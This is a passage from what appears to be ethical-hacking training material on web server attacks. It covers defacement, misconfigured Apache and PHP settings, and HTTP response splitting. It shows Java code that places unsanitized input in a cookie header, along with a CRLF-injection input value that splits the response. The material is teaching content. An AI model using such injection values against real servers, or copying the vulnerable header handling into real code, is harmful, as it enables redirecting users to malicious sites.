
HACKED!
Hi Master, Your website is owned by US, Hackers!
Next target – microsoft.com

Figure 13.10: Screenshot displaying a website defacement attack

Defaced pages expose visitors to propaganda or misleading information until the unauthorized changes are discovered and corrected. Attackers use a variety of methods, such as MySQL injection, to access a website to deface it. In addition to changing the visual appearance of the target website, attackers deface websites for infecting the computers of visitors by making the website vulnerable to virus attacks. Thus, website defacement not only embarrasses the target organization by changing the appearance of its website but is also intended to harm its visitors.



Web Server Misconfiguration

- Server misconfiguration refers to **configuration weaknesses in web infrastructure** that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft

Web Server Misconfiguration

- Verbose Debug/Error Messages
- Anonymous or Default Users/Passwords
- Sample Configuration and Script Files
- Remote Administration Functions
- Unnecessary Services Enabled
- Misconfigured/Default SSL Certificates

Web Server Misconfiguration Examples

- This configuration allows anyone to view the **server status** page, which contains detailed information about the web server being currently used, including information about the **current hosts** and requests being processed

httpd.conf file on an **Apache** server

```
<Location /server-status>
SetHandler server-status
</Location>
```

- This configuration generates **verbose error messages**

php.ini file

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Web Server Misconfiguration

Web server misconfiguration refers to the configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers, such as directory traversal, server intrusion, and data theft. The following are some web server misconfigurations:


- Verbose debug/error messages
- Anonymous or default users/passwords
- Sample configuration and script files
- Remote administration functions
- Unnecessary services enabled
- Misconfigured/default SSL certificates

An Example of a Web Server Misconfiguration

"**Keeping the server configuration secure requires vigilance**"—Open Web Application Security Project (OWASP)

Administrators who configure web servers improperly may leave serious loopholes in the web server, thereby providing an attacker the chance to exploit the misconfigured web server to compromise its security and obtain sensitive information. The vulnerabilities of improperly configured web servers may be related to configuration, applications, files, scripts, or web pages. An attacker searches for such vulnerable web servers to launch attacks. The misconfiguration of a web server provides the attacker a path to enter the target network of an organization. These loopholes in the server can also help an attacker bypass user authentication. Once detected, these problems can be easily exploited and may result in the total compromise of a website hosted on the target web server.


As shown in the below figure, the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed.



```
<Location /server-status>
SetHandler server-status
</Location>
```


Figure 13.11: Screenshot displaying the httpd.conf file on an Apache server

As shown in the below figure, the configuration may give verbose error messages.



```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

Figure 13.12: Screenshot displaying the php.ini file



HTTP Response-Splitting Attack

1. HTTP response splitting attack involves **adding header response data into the input field** so that the server splits the response into two responses

2. The attacker can **control the first response to redirect the user to a malicious website** whereas the other responses are discarded by the web browser

Server Code

```
String author =
request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author",
author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Input = Jason

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jason
...
```

Input = JasonTheHacker\r\nHTTP/1.1 200 OK\r\n

First Response (Controlled by Attacker)

